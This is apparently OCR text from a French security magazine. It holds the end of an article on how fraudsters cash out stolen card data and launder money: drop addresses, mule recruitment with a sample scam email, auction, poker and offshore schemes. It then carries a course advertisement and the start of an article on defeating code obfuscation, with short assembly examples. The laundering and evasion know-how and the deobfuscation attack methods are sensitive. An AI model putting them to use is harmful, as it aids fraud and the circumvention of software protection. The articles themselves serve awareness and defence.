Les méthodes actuelles accessibles à un individu malveillant afin de voler des numéros de cartes bancaires ainsi que des couples identifiants/mots de passe d'internautes sont légion. Des plus vieilles méthodes de *social engineering* au phishing en passant par l'utilisation de chevaux de Troie ou la pénétration de serveurs de sites d'e-commerce, toutes les méthodes sont disponibles et largement documentées sur Internet, pour peu que l'on sache utiliser un moteur de recherche. Encore faut-il savoir comment « monétiser » ces informations pour les transformer en argent réel, tout en se protégeant des forces de l'ordre. La plupart des méthodes utilisées par les escrocs ne nécessitent aucune (ou très peu de) connaissance particulière en informatique. Elles sont par conséquent déployées non seulement par les cybercriminels, mais aussi par les circuits de fraude « traditionnels » tels que le trafic de stupéfiants, les escroqueries purement financières, etc.

2.1 Méthode la plus ancienne : la commande en ligne

Cette méthode nécessite beaucoup de temps pour monétiser des numéros de cartes bancaires volés. Elle consiste à passer des commandes en ligne d'objets divers et variés sur des sites commerciaux, en effectuant le paiement avec les références d'une carte bancaire volée et les coordonnées de son porteur. Il s'agit souvent de commandes de matériel informatique ou audiovisuel, qui sont revendus dans la foulée pour récupérer du cash. Le fraudeur se fait livrer à une adresse de « *drop* ».

qui est la plupart du temps une adresse tierce, devant laquelle il lui suffit d'attendre la livraison. Ce procédé était surtout appliqué dans les années 80 et le début des années 90, période pendant laquelle les informations des cartes bancaires étaient majoritairement obtenues par ingénierie sociale ou encore par « thrashing » (recherche de données bancaires dans les poubelles de particuliers ou d'entreprises, et dans les poubelles proches des distributeurs automatiques de billets). Elle est toujours d'actualité, mais les données sont maintenant principalement obtenues par vol de données (infection des postes des victimes par du malware bancaire, vol de bases de données commerciales, etc.).

2.2 Les mules

Une méthode de blanchiment plus récente et couramment utilisée consiste à transférer en ligne des fonds frauduleux vers le compte bancaire d'un tiers « honnête », qui jouera le rôle d'intermédiaire et renverra l'argent par mandat postal le plus souvent, vers une adresse et un nom fournis par les escrocs.

Les fraudeurs procèdent ainsi à des campagnes de « recrutement de mules (3) » sur Internet en diffusant des offres de jobs « faciles, à domicile, ne nécessitant qu'un compte bancaire, une connexion Internet et un peu de temps ».

En voici un exemple :

Tous les noms de personnes physiques ou morales cités ici sont des noms fictifs ou empruntés par les fraudeurs aux dépens de personnes réelles. Ils n'engagent en rien la responsabilité de ces dernières.

Exemple

I am sorry if this mail does not meet your normal mailing ethics. I am Chun Lee (Head of International Operations) XXXXX Textile Company Limited China. We have going at the moment. Our integrated Yarn and fabric manufacturing operations using state-of-the-art Textile equipment from the world leading suppliers. Order processing Production monitoring and process flow are seamlessly integrated through a company wide computer network.

- The average monthly income is about 2000.00 USD.
- No form of investments from you.
- This job takes only 1-3 hours per day, only when we receive payment from customers on payment for our products.

Unfortunately we are unable to open Bank accounts in United State Of America, Canada, United Kingdom and Australia without first registering the company name. Presently with the amount of Orders we have from customers, we wouldn't want to put a hold on supplies. For fear of loosing the customers outrightly.

Secondly, it is tedious and almost inevitable to cash International cheques because it take about 14 working days for cash to be made available online. We lose about 75,000USD of gross income each month because we have money transfer delays.

YOUR TASK:

Your task is to coordinate payments from customers and help us with the Payment process. You are not involved in any sales. Our sales manager sells products. Once he makes a sale we deliver the product to a Customer directly through UPS or FED EX.

The customer receives and verify the products to ascertain that it meets his requirement. After this has been done, the customer has to pay for the products. [illegible] customers prefer to pay through certified cheques and Credit Card Transfer based on the amount involved. We have decided to open this new Job position for solving this problem.

Your tasks are:

1. Receive payment from Customers
2. Cash Payments at your Bank
3. Deduct 10% which will be your percentage/pay on each Payment processed
4. Forward balance after deduction of percentage/pay and transfer charges to any of the offices you will be contacted to send payment to.

Payment is to be forwarded either by Money Gram or Western Union Money Transfer. Local Money transfers take barely hours, so it will give us a possibility to get customer Payment almost immediately.

Please contact us through this email:xxxx@xxxx, and fill up the employment form below within 72 hours to signify your interest and ability to work, as this job offer is of utmost urgency.

EMPLOYMENT FORM
FIRST NAME LAST NAME
HOME ADDRESS (NOT P.O. BOX)
CITY STATE / PROVINCE
ZIP CODE COUNTRY
PHONE NUMBER
D.O.B
Email

You can visit our web site [illegible] and be reminded to reply our mail through this E-mail:xxxx@xxx.

Thanks, as we anticipate an immediate response.

Regards,

Chun Lee
Head of International Operations
XXXXX Textile Company Limited.

De telles campagnes existent dans bon nombre de langues, et les campagnes françaises ne manquent pas. Le site Bobbear [3] notamment s'occupe de recenser ces campagnes et en présente un nombre important. À noter que les campagnes françaises sont généralement particulièrement mal traduites, ce qui devrait suffire à éveiller les soupçons de n'importe quel utilisateur francophone. Ce n'est malheureusement pas le cas…

Les spams ne sont cependant pas la seule méthode de recrutement de mules. Il est possible de voir ce genre de proposition sur des sites légitimes de recherche d'emploi ou sur des forums divers et variés… On en a même déjà aperçu dans le métro parisien !

Quoi qu'il en soit, la mule, après avoir été recrutée et avoir reçu de l'argent sale ou volé par un virement sur son compte bancaire, reçoit les références vers lesquelles elle doit renvoyer l'argent, amputé de sa commission (entre 4 et 10% généralement). Il s'agit la plupart du temps de renvoyer l'argent par mandat postal vers une identité située dans un autre pays. Il semble d'ailleurs que les destinataires ne soient autres…que des mules. Ces destinataires seraient donc également des personnes prenant une commission (de l'ordre de 2 à 6 %) et acheminant ensuite l'argent vers les véritables leaders de la fraude. Les têtes de ces réseaux d'escroqueries multiplient ainsi les protections afin de ne pas être identifiés par les services de police. Le destinataire de ce type de mandat n'a même pas besoin de fournir de pièce d'identité dans certains cas, comme expliqué sur le site de la Western Union :

Exemple

« Il est possible de collecter des fonds sans pièce d'identité si :

- Le montant de la transaction est inférieur à l'équivalent en euros de 500 dollars américains ou son équivalent en monnaie locale.
- Le bénéficiaire fournit une déclaration de perte ou de vol de ses papiers d'identité émise par la Police Nationale française. Cette déclaration doit être datée de moins de deux mois pour une réception dans un Bureau de Poste et de moins d'un mois pour une réception dans un point de vente du réseau Société Financière de Paiements.
- Le bénéficiaire répond correctement à la question test liée à la transaction. »

Ces dernières années, suite à l'apparition d'un certain nombre de campagnes de sensibilisation mettant en avant l'utilisation frauduleuse de certaines plateformes de transfert d'argent, des mesures d'identifications complémentaires ont été créées. Ainsi, la plupart des plateformes vérifient maintenant l'adresse physique de l'expéditeur lors de sa souscription au service en ligne, et demandent une copie de pièce d'identité. Mais les mules ne se servent pas de fausses identités, le renfort des mesures de sécurité sur les expéditeurs ne sont donc pas utiles dans ce schéma de blanchiment. Les renforts devraient porter sur le destinataire plus que sur l'expéditeur pour être efficace, mais cela semble être difficile à mettre en œuvre dans certains pays de l'est...

Quant aux recruteurs de mules, également appelés « dropologues », ils sont très actifs. Ils se spécialisent par pays ou même par groupe de pays. Certains dropologues sont en charge d'un certain nombre de pays francophones par exemple, sans notion géographique, tandis que d'autres se concentreront sur un pays bien particulier.

Certains profils sont prédisposés à devenir des mules et à accepter des offres de « travail facile » comme vu précédemment. Les étudiants et les personnes à la recherche d'un emploi sont des cibles privilégiées. Il semble en effet judicieux pour un dropologue de cibler ces catégories, notamment les chômeurs, qui peuvent être alléchés par cette arnaque arrivant à un moment de leur vie où ils sont peut-être dans une situation financière plutôt précaire. Le vol de bases de données de sites de recrutement est l'une des méthodes qui permet ainsi de contacter ces personnes.

Il n'en reste pas moins qu'en France et dans une majorité de pays au niveau mondial, cette pratique est totalement illégale et constitue un délit puni de peines d'emprisonnement. L'infraction ciblée est la complicité d'escroquerie en bande organisée, qui est punie de sept années d'emprisonnement au maximum.

Les mules sont très rapidement détectées par le système bancaire et les forces de l'ordre [4]. Elles ne sont ainsi jamais « mules » très longtemps. De sources bien informées, il semble d'ailleurs que certaines mules, très au fait de ces escroqueries, empochent l'intégralité des fonds qui leur sont envoyés, estimant que les fraudeurs disposent de suffisamment de mules et qu'ils ne prendront pas le temps de venir inquiéter une mule récalcitrante.

2.3 Blanchiment d'argent par l'utilisation de plateformes d'enchères

Les plateformes d'enchères offrent une autre alternative aux escrocs. Une méthode très simple implique deux fraudeurs. Le premier met en vente un objet fictif sur une plateforme d'enchères. Il peut d'ailleurs mettre son enchère en ligne à un prix de départ suffisamment élevé pour décourager les utilisateurs de la plateforme. Un complice fait une offre en ligne pour acheter l'objet, et attend la fin de l'enchère. Certaines plateformes proposent même des services de ventes « flash », ce qui permet de ne pas perdre trop de temps pour les fraudeurs. Ainsi, l'acheteur peut justifier sa dépense par un achat en ligne, et le vendeur justifie cette rentrée d'argent par la vente d'un


objet quelconque. Ce schéma permet de blanchir des sommes relativement importantes, d'autant plus que les moyens de paiement sont multiples sur ces plateformes : compte Paypal, virement, cash, etc. Et bien évidemment, personne ne pourra prouver que l'objet n'a jamais existé... Parfois l'objet existe : en tant qu'amateur d'art par exemple, qui m'empêchera d'acheter sur une plateforme d'enchères une merveilleuse toile monochrome de Monsieur Boris, en vente immédiate, pour une somme importante ?

2.4 Plateformes de transfert d'argent en ligne

Dans d'autres cas, ce sont les plateformes de paiement en ligne qui sont utilisées par les fraudeurs. La plus connue est E-Gold, qui a déjà été accusée par le passé [5] de faciliter l'anonymisation de fraudeurs, car la seule information demandée à la création du compte est une adresse e-mail valide.

E-Gold n'est pas la seule plateforme à fournir des services de transfert d'argent qui ne laissent que très peu de traces sur Internet. La plupart de ces plateformes disposent néanmoins de méthodes d'identification qui se sont renforcées au cours de ces dernières années. La plupart de ces plateformes nécessitent maintenant plusieurs éléments indispensables à la création d'un compte :

- adresse e-mail valide (vérifiée par l'envoi d'un code de validation contenu dans un e-mail) ;
- identité déclarée en ligne (non vérifiée) ;
- numéro de téléphone (vérifié par l'envoi d'un SMS voire une communication verbale avec un employé).



Bien que ces efforts soient louables, il ne semble pas très difficile de les contourner pour un fraudeur expérimenté, notamment grâce aux puces prépayées achetées en liquide...


De plus, il existe depuis des années des services de change entre différentes plateformes : voir Figure 1.

Cet intermédiaire russe garantit ainsi la non-traçabilité des fonds transférés, ce qui justifie les pourcentages élevés qu'il prélève au passage...

2.5 Blanchiment d'argent sur plateforme de jeux d'argent en ligne

L'explosion du nombre de sites de jeux d'argent en ligne ces dernières années, ainsi que le nombre croissant de joueurs dans le monde, a rapidement attiré l'attention de certains fraudeurs, qui y ont immédiatement vu un moyen facile de blanchir de l'argent.

Ainsi, des pirates récupèrent des identifiants et mots de passe de joueurs de poker en ligne par exemple, et se mettent à jouer dans certaines salles. Ces salles ne sont en fait remplies que de joueurs complices. Le pirate gérant le compte dérobé perd un maximum d'argent, récupéré par les complices. La somme est ensuite partagée entre eux. Cependant, les méthodes de détection de fraudes disposant d'algorithmes de plus en plus poussés, les joueurs ne peuvent pas perdre l'argent n'importe comment. Les joueurs capables de « perdre intelligemment » sont très recherchés dans les forums russophones notamment, comme le montre la capture d'écran suivante :



Traduit littéralement, ce pirate écrit : « Perdrait au Poker. Que les gros montants. Ne pas déranger pour les petits montants du genre 100 $ ».

Cette méthode est également utilisée pour blanchir de l'argent d'origine frauduleuse. Un joueur est créé avec un compte bien alimenté, qu'il va progressivement perdre, argent toujours gagné par ses complices bien évidemment.

Il est intéressant de noter que certains jeux d'argent en ligne attribuent une réputation aux joueurs. Ainsi, certains joueurs très assidus ont une haute réputation, bénéficiant ainsi de certaines largesses du système telles que des mises plus élevées par

exemple. Ces joueurs se connaissent souvent entre eux, et se prêtent de l'argent occasionnellement. D'où la recrudescence de campagnes de phishing et de malware impactant ces plateformes de jeux, qui permettent d'obtenir l'accès à un compte « réputé » qui va ensuite demander à se faire prêter de l'argent qui sera immédiatement détourné.

2.6 Le blanchiment traditionnel revu par Internet

Dans le monde réel, le schéma le plus classique de blanchiment consiste pour les fraudeurs, sans entrer dans trop de détails, à créer une entreprise off-shore dont ils sont les propriétaires, mais sans être mentionnés dans les statuts, et à ensuite se facturer et faire payer des services ou produits inexistants. Ils ferment boutique rapidement et recommencent ailleurs sous une autre identité.

Cette méthode présente certains avantages, mais également certains inconvénients, notamment en ce qui concerne la fourniture de fausse identité, et les contrôles anti-blanchiment inévitables lors de l'envoi de fonds vers l'international.

Internet a permis de simplifier l'ensemble du processus. De plus en plus d'établissements bancaires, bien conscients du fait que la conquête de nouveaux clients passe par Internet, ont simplifié les procédures de création de comptes. D'autre part, des packs complets de fausses identités se trouvent relativement facilement pour les fraudeurs, sur certains forums spécialisés. Ces packs incluent fausse identité complète, photocopies de factures et justificatifs divers, etc.

La création de structures off-shore elle aussi a été simplifiée : il existe plusieurs centaines de cabinets de services off-shore, avec lesquels toutes les opérations peuvent être réalisées par Internet. Une simple photocopie de pièce d'identité est bien souvent le seul élément nécessaire à la création d'une structure off-shore disposant de comptes bancaires par le biais de ces cabinets. Pour moins de 1 000 dollars, il est possible de disposer d'une telle entreprise, et la plupart de ces cabinets acceptent les paiements venant de plateformes de transfert de fonds en ligne. Certaines vont jusqu'à multiplier les services off-shore et proposent par exemple leur aide dans la création de casino en ligne [6] :

"Gambling software - Our partner company can assist you with poker software. Slogold could also help you develop betting software. SloGold offers the registration of your own online-casino. The license we can obtain for you allows you to take out every gambling and lottery business. And as usual for casinos - the winner will always be you."

Les fraudeurs multiplient ainsi les structures dans des paradis fiscaux et légaux. Il est aisé d'imaginer les difficultés que peut représenter la lutte contre le blanchiment face à des individus disposant parfois de centaines de structures off-shore, vers lesquelles transitent des milliers de virements …

3. Lutte contre le blanchiment

Une cellule spécialisée contre le blanchiment existe au sein du ministère des Finances, TRACFIN (Traitement du Renseignement Action contre les Circuits FINanciers clandestins) [7]. Cette cellule participe à la lutte anti-blanchiment à l'international, en collaborant avec de nombreux organes tels que la Banque Mondiale, le Fond Monétaire International et les banques nationales. Cette cellule est composée d'environ 70 agents.

TRACFIN enregistre notamment des déclarations [8] de soupçons transmises par les professionnels du monde de la finance lorsqu'ils estiment qu'un transfert présente un caractère suspect et pourrait avoir un lien avec le trafic de stupéfiants, la fraude aux intérêts financiers des Communautés Européennes, le produit de la corruption, les activités criminelles organisées ou encore le financement du terrorisme.

Au niveau judiciaire français [9], de nombreuses unités financières participent à la lutte contre le blanchiment, que ce soit dans la Police Nationale ou dans la Gendarmerie Nationale. L'OCRGDF (Office Central de Répression de la Grande Délinquance Financière) est l'organisme judiciaire qui centralise et enquête sur le blanchiment d'argent à l'échelle nationale. Il travaille notamment sur les signalements fournis par TRACFIN.

À l'international, le GAFI (Groupe d'Action FInancière sur le blanchiment des capitaux) ou FATF (*Financial Action Task Force*) est un organisme de promotion et de mise en œuvre de politiques de lutte contre le blanchiment. Il examine les tendances en la matière, analyse les mesures prises sur le plan national ou international, et fournit des recommandations ou des plans d'action complets.

L'ensemble de ces organismes communiquent peu sur les moyens dont ils disposent face au blanchiment sur Internet. L'OCRGDF ainsi que d'autres structures judiciaires françaises bénéficient néanmoins d'enquêteurs spécialisés en matière de cybercriminalité, au fait des dernières technologies déployées.

Ces derniers sont conscients du challenge que constitue la lutte contre le blanchiment. Cette préoccupation de communiquer et d'améliorer les processus existant en la matière est notamment matérialisée par le Forum International sur la Cybercriminalité [10]. Cette initiative louable poussée par les forces de l'ordre montre une réelle détermination de ces forces à l'égard de la cybercriminalité. ▮

Références

[1] http://www.avertlabs.com/research/blog/index.php/2008/10/27/souvenir-of-las-vegas/

[2] Le terme « mule » désignait à l'origine un passeur de produits stupéfiants.

[3] http://www.bobbear.co.uk/page8.html

[4] http://www.netunivers.com/news/cinquante-mules-arretees-complicite-escroquerie.html

[5] http://www.securityfocus.com/news/11462/2

[6] http://www.slogold.net/gambling.html

[7] http://www.tracfin.minefi.gouv.fr/

[8] http://www.tracfin.minefi.gouv.fr/declaration.htm

[9] http://www.interieur.gouv.fr/sections/a_l_interieur/la_police_nationale/organisation/dcpj/lutte-blanchiment-argent

[10] http://fic2008.fr/ et http://fic2009.fr pour le prochain

Remerciements

À David Bizeul et Frédéric Raynal pour leurs relectures. À Alex K.

DU CODE AU RESEAU

MASTÈRE SPÉCIALISÉ

SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

www.esiea.fr/ms-sis

DEVENEZ LES SPECIALISTES DE LA SECURITE QUE LES ENTREPRISES ATTENDENT

- Un groupe d'enseignants composé d'une cinquantaine d'experts en sécurité
- Des étudiants acteurs de leur formation
- Une formation intensive : 510 heures de cours et plus de 250 heures de projets
- Un fort soutien de l'environnement industriel

Réseaux

Modèles et Politiques de sécurité

Cryptologie pour la sécurité

Sécurité des réseaux, des systèmes et des applications

Accrédité par la Conférence des Grandes Ecoles

RENTRÉE OCTOBRE 2009

esiea

BeatriX – beatrix2004@free.fr

L'OBFUSCATION CONTOURNÉE (PARTIE 1)

mots clés : *obfuscation / dynamic program slicing / machines virtuelles*

Implémenter un système pour obscurcir le code d'une application de façon efficace demande au développeur de ce système une connaissance importante dans le domaine de la protection logicielle et notamment dans la furtivité. En plus de devoir connaître les techniques variées utilisées en obfuscation, il doit connaître les méthodes employées par les attaquants pour mettre en déroute ces systèmes de défense.

Indubitablement, la grande majorité des reversers utilisent une méthode mixte constituée d'un savant mélange d'analyse statique et d'analyse dynamique. Ils utilisent entre autres la méthode dite de « reconnaissance des patterns » pour éliminer l'obfuscation présente. Il existe des outils semi-automatiques très prometteurs dans ce domaine comme le plugin IDA « DeObfuscator » d'Éric Laspe.

1. Introduction

Si cette méthode d'élimination se révèle très efficace, elle se trouve être également très coûteuse en temps. En effet, l'identification de patterns se fait en général en deux temps : on commence par une reconnaissance « manuelle », c'est-à-dire qu'on identifie chaque pattern de visu en désassemblant le code source du programme protégé, puis on automatise la tâche à l'aide de scripts (scripts IDC si l'on utilise IDA, scripts ODBGScripts si l'on utilise OllyDbg, scripts en Python si l'on utilise Immunity Debugger) ou d'outils de désassemblage spécifiquement codés pour l'occasion. Malgré l'automatisation de cette opération, l'identification de centaines de patterns différents est un travail fastidieux et pénible.

La reconnaissance de patterns n'est pas la seule technique d'attaque à pouvoir donner des résultats probants lors d'une analyse. Je vais illustrer dans cet article une toute autre approche qui permet de contourner l'*obfuscation* sans jamais l'analyser. Dans certains cas précis, on obtient des résultats très satisfaisants en termes de temps d'analyse. Dit autrement, un système d'obfuscation assez robuste face à une analyse statique par reconnaissance de patterns peut se révéler défaillant suivant l'approche qui va être développée ici.

Je vais donc commencer dans une première partie par présenter brièvement ce que recouvre le terme « obfuscation ». Je vais notamment aborder les types d'obfuscations que nous allons attaquer par la suite.

Dans une seconde partie, je listerai les formes d'attaques existantes utilisées depuis des années en rétro-ingénierie. Je présenterai également ce pour quoi cet article a été écrit : une attaque qui vise à contourner l'obfuscation présente dans une protection logicielle sans être amené à l'analyser et à l'éradiquer.

Nous terminerons cette présentation en illustrant la technique exposée par une attaque d'un petit binaire (le miniVMCrackme proposé par Craig Smith au recon2008) utilisant un système de protection efficace et très à la mode dans le domaine de l'obfuscation.

2. Obfuscation

2.1 Conserver la sémantique

D'un point de vue général, on peut qualifier d'obfuscation toute transformation visant à « ralentir » le *reverse code engineering* tout en préservant la sémantique du code protégé.

Un code *obfusqué* aura ainsi le même comportement que le code d'origine, les fonctionnalités du programme protégé n'étant pas altérées.

Le point délicat de cette définition est le sens donné à l'expression « ralentir le reverse code engineering », ce qui, plus généralement, revient à apprécier la qualité de l'obfuscation. Dans quelle mesure dit-on qu'une analyse est ralentie ? Peut-on mesurer de façon précise cette notion subjective de vitesse d'analyse d'un attaquant ?

Certaines sociétés de sécurité informatique ouvrent régulièrement des *challenges* à la communauté des *reversers* pour observer le temps qu'ils mettent pour vaincre la protection proposée. C'est sans nul doute cette approche pragmatique qui donne le plus de résultats.

Collberg, Thomborson et Low **[6]**, quant à eux, ont mis au point une théorie et des algorithmes éprouvés pour mesurer la qualité d'une obfuscation. Ils utilisent pour cela trois paramètres : *Potency*, *Resilience* et *Cost*.

> *...on ne peut concevoir et implémenter un système d'obfuscation de qualité que si l'on connaît les méthodes employées par les attaquants...*

Qu'on utilise une approche pratique ou une approche théorique, il va sans dire que l'on ne peut concevoir et implémenter un système d'obfuscation de qualité que si l'on connaît les méthodes employées par les attaquants pour se défaire de ce genre de protection.

2.2 Taxonomie de l'obfuscation

Avant de se placer dans la peau de l'attaquant, voyons les formes que peut revêtir un système d'obfuscation. Cette classification est très générale et représente la vision que nous avons de l'obfuscation du point de vue de l'implémentation.

2.2.1 Chiffrement, déchiffrement à la volée

On protège le code ou les données par un chiffrement à clé privée (chiffrement symétrique). Le principe de protection est assez simple : le code binaire à protéger est crypté par couches (*layers*). Les protections efficaces utilisent des centaines, voire des milliers, de layers pour protéger un programme. C'est également la technique employée par les premiers virus cryptés **[7]**. Le décryptage se fait à l'aide d'une boucle de décryptage appelée « décrypteur » qui nécessite donc que cette fameuse clé soit contenue en dur dans le binaire ou soit fournie par l'utilisateur à chaque lancement du programme. Cette protection vise à rendre une analyse statique plus difficile, puisqu'il est nécessaire de récupérer la clé pour progresser. Soit on a recours à une émulation du code pour réaliser le décryptage automatiquement, soit on récupère la clé manuellement en désassemblant la boucle de décryptage et en codant un script ou un outil qui se chargera de l'opération, soit on trace l'exécution de la boucle à l'aide d'un débogueur jusqu'à ce que le décryptage soit complet.

Voici un petit exemple simple d'un décrypteur (issu d'un challenge appelé Kaine#5) :

```
01 : lea edi, dword ptr [ebp + 401252h]
02 : lea ecx, dword ptr [ebp + 40126dh]
03 : sub ecx, edi
04 : add byte ptr [edi], cl
05 : xor byte ptr [edi], 54h
06 : inc edi
07 : loop 04
```

Les lignes 01, 02 et 03 correspondent à la phase d'initialisation du décrypteur. Le registre `edi` pointe vers la portion de code à décrypter alors que le registre `ecx` contient le nombre d'octets à décrypter. Les lignes 04 et 05 sont responsables du décryptage à proprement parler. On voit clairement que ce décrypteur utilise deux clés de décryptage : une clé fixe égale à `0x54` et une clé variable égale au nombre d'octets restant à décrypter.

2.2.2 Ajout de junkcode

On protège le programme en insérant des lignes de code inutiles (appelées « *junkcode*, *dummy code*, *garbage code* »). Ces lignes sont là pour ralentir l'analyse directe du code qui se trouve être fortement « pollué », mais elles sont là également pour dérouter les outils d'analyse comme les désassembleurs, les débogueurs et les émulateurs. Encore une fois, c'est une technique issue des premiers virus dits « polymorphiques » **[7]** pour lesquels le décrypteur était pollué par ce genre d'instruction pour échapper aux scanners des antivirus.

Voici un petit exemple d'une insertion de junkcode (issu d'un challenge appelé « YO-bfuscator1 ») :

Code d'origine avant insertion :

```
01 : push 0
02 : call GetModuleHandleA
03 : mov dword ptr [49379Ch], eax
```

Voici le même code après insertion de junkcode :

```
01 : push 0
02 : call GetModuleHandleA
03 : xchg eax, esi
04 : inc esi
05 : mov edi, esi
06 : xchg ebp, edi
07 : xchg eax, ebp
08 : dec eax
09 : mov dword ptr [49379Ch], eax
```

La fonction `GetModuleHandleA` permet ici d'obtenir le *handle* du module principal. Ce handle est stocké dans un emplacement mémoire. Vous remarquez que les lignes 03 à 08 ne font strictement rien d'autre que d'incrémenter la valeur du handle, de déplacer cette valeur de registres en registres et finalement de décrémenter cette valeur.

2.2.3 Transformation du code

On protège le programme en remplaçant les instructions du code assembleur par des instructions ou des groupes d'instructions équivalents. On parle de mutation du code si l'on utilise un dictionnaire de transformation contenant les blocs d'instructions qui remplaceront chaque instruction mutée. C'est, entre autres, cette technique qui est employée par les virus dits « métamorphiques » **[7]**.

Voici une instruction avant mutation :

```
01 : add ebx, 2
```

Voici la même instruction après mutation :

```
01 : inc ebx
02 : not ebx
03 : neg ebx
```

Il existe de nos jours une autre forme de transformation du code assez redoutable si elle est bien implémentée. Cette technique est connue sous le nom de « machine virtuelle », en référence aux machines virtuelles logicielles telles que VMWare, VirtualPC, Qemu, etc. Le principe de protection d'un code par « machine virtuelle » est le suivant : l'outil de protection crée un environnement factice (virtuel) composé d'un jeu de pseudo-instructions qui remplacera le jeu d'instructions de base (intel ou AMD en ce qui nous concerne), et de registres virtuels qui seront matérialisés par des emplacements mémoires spécifiques et qui remplaceront les registres standards `rax`, `rcx`, `rdx`, etc. Pour les machines virtuelles évoluées, il existe une gestion des erreurs et des *exceptions*, voire une gestion de *threads*. Un programme protégé par ce genre de technique est alors équipé d'un interpréteur de table qui exploite une table de *pseudo-opcodes* (appelés « *p-codes* ») pour exécuter les fameuses pseudo-instructions qui au final conservent la sémantique du code d'origine. Le reverser qui désassemble le programme protégé n'a plus accès au code d'origine. Il doit se contenter de la table de pseudo-opcodes et de l'interpréteur qui ne sont pas, a priori, compris par l'outil de désassemblage. Dans ce cas, pour comprendre la sémantique du programme, il est souvent nécessaire d'identifier clairement chaque pseudo-instruction et de comprendre comment fonctionne la gestion des pseudo-opérandes. Si le programme protégé est composé de millions d'instructions avant protection, le reverser est dans l'obligation de coder un désassembleur spécifique. Les protections commerciales actuelles utilisent souvent cette technique.

2.2.4 Modification du control-flow

On protège le programme en s'attaquant cette fois au *control-flow*, ainsi qu'à l'agencement des instructions et des procédures (*reordering instruction*).

On parle de *jump linking* dans le cas où l'on déplace des blocs d'instructions aléatoirement et qu'on les relie à l'aide de sauts inconditionnels.

On parle de *loop unrolling* dans le cas où les boucles sont déroulées et privées de leurs compteurs de boucles.

On parle de *multi-threading* lorsque les blocs d'instructions sont répartis dans plusieurs threads. On peut également répartir ces blocs dans des processus différents.

Passons maintenant de l'autre côté du miroir et voyons comment organiser une attaque visant à contourner un système d'obfuscation.

3. Les différentes formes d'attaques

3.1 Type d'approche

Dans les techniques d'attaques visant à s'affranchir de l'obfuscation, il y a deux grandes approches possibles.

La première, sans doute la plus utilisée, est l'approche statique (*dead-listing*). Elle se pratique à l'aide d'un désassembleur (IDA par excellence, PVDasm...). Ces outils disposent de fonctionnalités très puissantes (représentation du code sous forme de graphe, langage de scripts, Flirt...), ainsi que de très nombreux *plugins* non moins intéressants (HexRays, BinDiff, DeObfuscator...).

La seconde est l'approche dynamique (*live approach*) et se pratique à l'aide d'un débogueur, (OllyDbg, Immunity Debugger,

WinDebugger, KD, Syser, SoftIce...) d'un traceur ou d'un émulateur. Ces outils disposent également de très nombreuses fonctionnalités et notamment des plugins conçus pour le reverse code engineering.

Pour ma part, j'ai opté pour la seconde approche. J'utilise un petit émulateur « maison ».

3.2 Type d'attaque

Une fois l'approche choisie, il faut choisir la ou les attaques que l'on veut mener (je précise ici qu'on peut réaliser ces attaques avec l'une ou l'autre des deux approches) :

A▸ **Analyse de data-flow** : On réalise une analyse sur les données utilisées dans les registres ou en mémoire.

B▸ **Analyse du control-flow** : On réalise une analyse sur les chemins empruntés ou empruntables par le programme durant l'exécution.

C▸ **Analyse statistique** : On réalise une étude chiffrée basée sur les instructions exécutées, sur les registres utilisés.

D▸ **Reconnaissance de patterns** : On identifie les blocs d'instructions qui se répètent par recherche de signature.

E▸ **Program slicing** : À partir de *program points* bien choisis, on réalise des *slices*. J'expliciterai ces termes un peu plus loin.

Forts de cet aperçu (très succinct !) des techniques de défense et des techniques d'attaques en matière d'obfuscation de code, nous allons aborder une technique offensive qui, comme je l'ai annoncé dans l'introduction, permet de s'affranchir de l'obfuscation mise en place.

Plus précisément, la technique vise à contourner les formes de protections suivantes :

- ajout de junkcode ;
- transformation du code par mutation ;
- transformation du code par machine virtuelle ;
- modification du control-flow.

La méthode repose sur l'utilisation conjointe de l'analyse statistique et du *program slicing*. Je rappelle que j'ai opté pour une approche dynamique à l'aide d'un outil qui fait office d'émulateur : il émule le jeu d'instructions Intel, le loader de Windows, le gestionnaire de mémoire de Windows, le gestionnaire d'exceptions et une partie de l'API Windows.

La méthode que j'expose ici se fera toujours en deux temps. On commencera toujours par dégrossir la protection à l'aide d'une attaque que je qualifie de « globale ». On affinera cette première approche à l'aide d'une attaque plus spécifique dite « locale ». Cette façon d'aborder le problème n'est évidemment pas une norme dans le monde du reverse. C'est clairement la spécificité de la méthode proposée.

4. Attaque globale : analyse différentielle statistique

On peut, avant d'attaquer un programme obfusqué, émettre quelques hypothèses et voir si elles se vérifient. Une hypothèse forte consiste à dire qu'il existe un différentiel significatif entre junkcode utilisé et code réel. Je précise ici que même si le système de protection est une VM (machine virtuelle), on peut encore envisager cette différentiation.

4.1 Recherche d'instructions rares

